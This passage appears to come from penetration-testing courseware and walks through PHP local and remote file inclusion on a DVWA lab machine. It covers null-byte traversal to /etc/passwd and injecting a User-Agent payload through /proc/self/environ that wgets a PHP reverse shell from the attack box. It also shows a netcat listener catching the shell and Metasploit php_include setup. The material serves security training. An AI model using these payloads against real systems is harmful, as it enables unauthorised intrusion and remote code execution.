
```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig ppp0 | grep 'inet '
inet 172.16.1.4 netmask 255.255.255.255 destination 1.1.1.1
root@kali:~# cat /var/www/html/exploit.txt
Exploit on 172.16.1.4
```

The URL with the remote file included will look like this:

<http://10.11.1.250/dvwa/vulnerabilities/fi/?page=http://172.16.1.4/exploit.txt>

Note: You have to replace the 'remote' IP address with your own VPN address in the labs.

When we issue the URL that contains a link to the exploit text file in the page parameter, the target web server responds with a few warnings:



Warning: include() [[function.include](#)]: URL file-access is disabled in the server configuration in `/var/www/dvwa/vulnerabilities/fi/index.php` on line 35
Warning: include(`http://172.16.1.4/exploit.txt`) [[function.include](#)]: failed to open stream: no suitable wrapper could be found in `/var/www/dvwa/vulnerabilities/fi/index.php` on line 35
Warning: include() [[function.include](#)]: Failed opening '`http://172.16.1.4/exploit.txt`' for inclusion (include_path='.:./:/usr/share/php:/usr/share/pear:/./external/phpids/0.6/lib') in `/var/www/dvwa/vulnerabilities/fi/index.php` on line 35

The first warning indicates that URL file-access is disabled in the server configuration. Without URL file access enabled we're unable to include files from remote locations, such as our attack box. To successfully include remote files in PHP there are a few parameters in the `php.ini` file that must be enabled:

`allow_url_fopen = On`

`allow_url_include = On`

Before we can edit the `php.ini` file we have to know where we can find it. The location of the loaded `php.ini` file can be found on the `phpinfo()` page:

<http://10.11.1.250/dvwa/phpinfo.php>

As indicated by the PHP information page the loaded `php.ini` file on the DVWA machine is located in the following directory:

`/etc/php5/cgi/php.ini`


For demonstration purposes we will log in to the Metasploitable 2 machine and set the required parameters that allow us to include files from remote locations. After setting the `allow_url_fopen` and `allow_url_include` parameters to true, the `php.ini` file looks as follows:



Let's see if we can include remote files now after restarting the Apache web server on Metasploitable 2:

`/etc/init.d/apache2 restart`

And finally refresh the page that includes the remote file:



As we can see we can include both local and remote files, the contents of the exploit.txt file are printed to the web page. Of course, we generally have no control over the php.ini and server parameters on a remote target. However, by experimenting on hosts that we do control, we can understand different kinds of basic file errors and conditions that allow us to include (remote) files or prevent them from being included. In real-life scenarios, you will encounter different security and protection mechanisms to prevent remote file inclusions, such as firewall rules and strong input validation. Also, very few applications require URL open and include parameters to be enabled so you generally find them to be disabled.

Note: When serving scripts and web shells on your local web server to include using a Remote File Inclusion vulnerability we recommend using the Python SimpleHTTPServer instead of your local Apache web server for safety precautions. Using the Python SimpleHTTPServer is described in the 'Web shells' chapter.

Extra mile exercise: Because `allow_url_include` is set to false you are not able to include remote files using DVWA on the Metasploitable 2 lab machine. Can you compromise the Metasploitable 2 lab machine and set the `allow_url_include` value to true and include remote files?

Null Byte Injection

In some specific cases you need to add a null byte terminator to the LFI/RFI vulnerable parameter. A Null byte is a byte with the value zero (%00 or 0x00 in hex) and represents a string termination point or delimiter character. Adding a null byte to a payload can alternate intended program logic as it immediately stops the string from further processing any bytes after the null byte. This means that any bytes after the null byte delimiter will be ignored.

Let's consider the following code example:

```
$file = $_GET['page'];
require_once("/var/www/$file.php");
```

If the variable `$file` contains a reference to the `passwd` file, the code would look as follows when executed:

```
passwd = $_GET['page'];
require_once("/var/www/../../../../../etc/passwd.php");
```

In this case we cannot conduct File Inclusion with the `passwd` file because the second line appends a PHP extension to the file name and effectively converts the `passwd` file to `passwd.php` which would result in a 'file not found error'. In such a case, we can add a null byte to the `passwd` file name to terminate the string at the null byte and discard the `'.php'` extension.

The URL would look like this:

`http://website/page=../../../../etc/passwd%00`

This result is an inclusion of the `passwd` file.

LFI/RFI to shell


So far, we have learned how to read local and remote files using file inclusion vulnerabilities. Now let's have a look at how we can exploit file inclusion vulnerabilities to get a shell on the target host. It is important to mention here that shells obtained through file inclusion vulnerabilities are in the context of the user that is running the web server. We will discuss two methods:

- The `proc/self/environ` method
- Metasploit and Meterpreter

The `proc/self/environ` method

To try the `proc/self/environ` method on the DVWA we need a tool to modify HTTP requests for which we'll use Burp suite. Before we continue with Burp suite let's see if DVWA in easy mode can be exploited using the `proc/self/environ` method. First, we will try to include this file using the following URL:

<http://10.11.1.250/dvwa/vulnerabilities/fi/?page=../../../../proc/self/environ>




As we can see, the web server responds with the contents of `proc/self/environ` which means that the `proc/self/environ` file is readable by the web server. On most modern Linux systems this file is not readable for non-root accounts but it might be on outdated systems and systems with misconfigurations. If you are following along and nothing appears on the page when visiting this URL, first make sure that the DVWA security level is set to 'low' as explained at the start of this chapter. Now that we have verified that the `proc/self/environ` method can work let's continue with triggering a reverse shell.

Before we can modify these requests with Burp suite, we will have to direct the traffic from our browser to Burp suite by specifying the proxy settings in:

Preferences -> Advanced -> Network -> Connection -> Settings


Choose to use the 'Manual proxy configuration' and enter port 8080 as following and press OK:



You can start Burp suite with the following command:

burpsuite

Note: From now on all browser traffic will be redirected through Burp suite. This means every request is intercepted by Burp suite and will not be sent to the web server until you manually forward the request by pressing the 'Forward' button. To stop intercepting requests with Burp suite either set your browser's connection settings back to 'No proxy' or disable interception in Burp suite by clicking the 'Intercept is on' button:




The next step is to use this vulnerability to download a remote file called revshell.txt which contains reverse shellcode and then to execute it on the system.

The reverse shellcode that we will use can be downloaded using the following link:

<http://pentestmonkey.net/tools/web-shells/php-reverse-shell>

Unpack the contents of the gz.tar file and rename the 'php-reverse-shell.php' file to revshell.txt. Open the file with a text editor and change the IP address and port values as shown:



```

set_time_limit (0);
$VERSION = "1.0";
$ip = '172.16.1.4'; // CHANGE THIS
$port = 80; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

```

The next step is to set the permissions for this file using the following command:


`chmod 755 /var/www/html/revshell.txt`

Finally, we'll serve the file with the attack machine to the remote target with Python SimpleHTTPServer. Run the following command in the web root directory where the 'revshell.txt' file is located:

`python -m SimpleHTTPServer 80`

The next step is to use Burp suite to modify the user-agent (the user-agent is the software that is operating on behalf of the user, i.e. the browser). After reloading the page that includes `proc/self/environ` the request will appear in Burp suite. This is where we have to replace the contents of the User-Agent field with code that downloads the revshell.txt file and stores it as a PHP file on the

target system. The code that we inject in the User-Agent field is the payload that is executed by the remote host. The unedited HTTP request will look like this:




```

GET /dvwa/vulnerabilities/fi/?page=../../../../proc/self/environ HTTP/1.1
Host: 10.11.1.250
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=low; PHPSESSID=4db8fb91994c7309b694fb2f2f61f3ea7
Connection: close
Upgrade-Insecure-Requests: 1

```

Replace the User-Agent with the following code that downloads the revshell.txt file from our machine and stores it as shell.php on the target system:

```
<?system('wget http://[IP attack box]/revshell.txt -O shell.php');?>
```



```

GET /dvwa/vulnerabilities/fi/?page=../../../../proc/self/environ HTTP/1.1
Host: 10.11.1.250
User-Agent: <?system('wget http://172.16.1.4/revshell.txt -O shell.php');?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=low; PHPSESSID=4db8fb91994c7309b694fb2f2f61f3ea7
Connection: close
Upgrade-Insecure-Requests: 1


```

Next, press the ‘Forward’ button in Burp suite to forward the modified request to the web server. The target host (10.11.1.250) is the Metasploitable 2 VM) will download the reverse shellcode from our attack box (in this example at IP 172.16.1.4) and store it as shell.php.

The revshell.txt file with the reverse shellcode is now renamed to shell.php and stored in the same directory as the vulnerable page (the current working directory). At this point it also becomes obvious why we've served the reverse shellcode in a text file instead of a PHP file. If we would have used a PHP extension the serving web server could have executed the PHP code in some cases and serve the output instead of the code in the PHP file itself. This only happens when the serving web server supports PHP.

Before executing the reverse shell, we set up a Netcat listener on the port specified in the PHP reverse shell script (for this example we specified port 80). Now we execute the reverse shell using the following URL:

<http://10.11.1.250/dvwa/vulnerabilities/fi/shell.php>



The terminal window shows the following session:

```

File Edit View Search Terminal Help
root@kali:~# nc -lvp 80
listening on [any] 80 ...
10.11.1.250: inverse host lookup failed: Unknown host
connect to [172.16.1.4] from (UNKNOWN) [10.11.1.250] 45543
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
07:50:14 up 25 min, 2 users, load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     pts/0   :0.0           07:25  25:08m  0.00s  0.00s -bash
msfadmin pts/1   172.16.1.3  07:42   1:18m  0.04s  0.04s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-3.2$ 

```

As you can see the reverse shell exploit executed and we've successfully received a shell as www-data user on the target host.

What can go wrong?

Several things can prevent the reverse shell file from being downloaded or executed.

1. Make sure that you set the correct IP and port settings in both the reverse shell file and the Netcat listener.
2. Make sure that the revshell.txt file can be downloaded from your attack box. Incorrect permissions on the file may prevent the target host from downloading the file remotely. You can check this by browsing your local web server to see if you can access the revshell.txt file.
3. Invalid file permissions on the file may throw a 'Permission denied' error.
4. Make sure that the revshell file is a txt file and not a PHP file when the web server on the attack box supports the execution of PHP files. The wget command (with -O or output option) we used to download the file will store the revshell.txt file as a PHP file, but a PHP file will be executed on your local web server instead of being downloaded by the remote target.

Metasploit php_include exploit

Metasploit includes an exploit module named 'php include' that can be used to exploit a local file inclusion to get a Meterpreter shell on the target host. Let's see how we can use this exploit to get a shell on the DVWA host.

First start msfconsole with the following command:

msfconsole

Then type the following command to set the 'php_include' exploit:

use exploit/unix/webapp/php_include

```

File Edit View Search Terminal Help
root@kali:~# msfconsole

# cowsay++
< metasploit >
-----
  \  (oo)
   ( )---)\ \
    ||--|| * 

Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.13.25-dev
+ -- --=[ 1625 exploits - 925 auxiliary - 282 post      ]
+ -- --=[ 472 payloads - 39 encoders - 9 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use exploit/unix/webapp/php_include
msf exploit(php_include) >

```

There are different options we need to set for this exploit which we can verify with the following command:

show options

```

File Edit View Search Terminal Help
< metasploit >
-----
  \  (oo)
   ( )---)\ \
    ||--|| * 

Taking notes in notepad? Have Metasploit Pro track & report
your progress and findings -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.13.25-dev
+ -- --=[ 1625 exploits - 925 auxiliary - 282 post      ]
+ -- --=[ 472 payloads - 39 encoders - 9 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp

msf > use exploit/unix/webapp/php_include
msf exploit(php_include) > show options

Module options (exploit/unix/webapp/php_include):

  Name      Current Setting      Required  Description
  ----      -----              -----      -----
  HEADERS      /                  no        Any additional HTTP headers to send, cookies for example. Format: "header:value,header2:value2"
  PATH        /usr/share/metasploit-framework/data/exploits/php/rfi-locations.dat      yes       The base directory to prepend to the URL to try
  PHPURI      /etc/hosts          no        A list of file containing a list of URLs to try with XXpathXX replacing the URL
  POSTDATA      ''                no        The POST data to send, with the include parameter changed to XXpathXX
  Proxies      ''                no        A proxy chain of format type:host:port[,type:host:port][,...]
  RHOST      80                  yes      The target address
  RPORT      80                  yes      The target port (TCP)
  SRVHOST      0.0.0.0          yes      The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT      8080              yes      The local port to listen on.
  SSL          false              no       Negotiate SSL/TLS for outgoing connections
  SSLCert      ''                no       Path to a custom SSL certificate (default is randomly generated)
  URIPATH      ''                no       The URI to use for this exploit (default is random)
  VHOST      ''                no       HTTP server virtual host

Exploit target:

  Id  Name
  --  --
  0  Automatic

msf exploit(php_include) >

```

Now we need to set some important options:

- **PHPURI:** The URI to request where the vulnerable parameter is specified as XXpathXX.
- **PATH:** The base directory to prepend to the URL.
- **RHOST:** Remote host
- **HEADERS:** Cookie containing the PHPSESSID and the security value.


However, before we can set all the required parameters we need to capture the cookie containing the PHPSESSID (PHP Session ID) so we can set it as an option. For this purpose we will be using a

Firefox plugin named Cookie Manager+ but you can also capture it using other tools such as Burp Suite.

Cookie Manager+ can be downloaded here:

<https://addons.mozilla.org/nl/firefox/addon/cookies-manager-plus/>

Next, we need to login to the DVWA application and open Cookie Manager+ to find the PHPSESSID. Cookie Manager+ is likely to display a long list of cookies, but you can use the search bar to search for PHPSESSID or for the domain that DVWA is running on.



Now that we have the PHPSESSID we can construct the headers option like this:

```
set HEADERS "Cookie:security=low; PHPSESSID=f7c5f19dfdbfca8021190b6d242a94c9"
```

Note: The PHPSESSID is unique to every session and so cannot be re-used or copied from the courseware.

Also set the other options as follows:

```
set PHPURI /?page=XXxpathXX
```


```
set PATH /dvwa/vulnerabilities/fi/
```

```
set RHOST 10.11.1.250
```

```
set LHOST 172.16.1.4
```

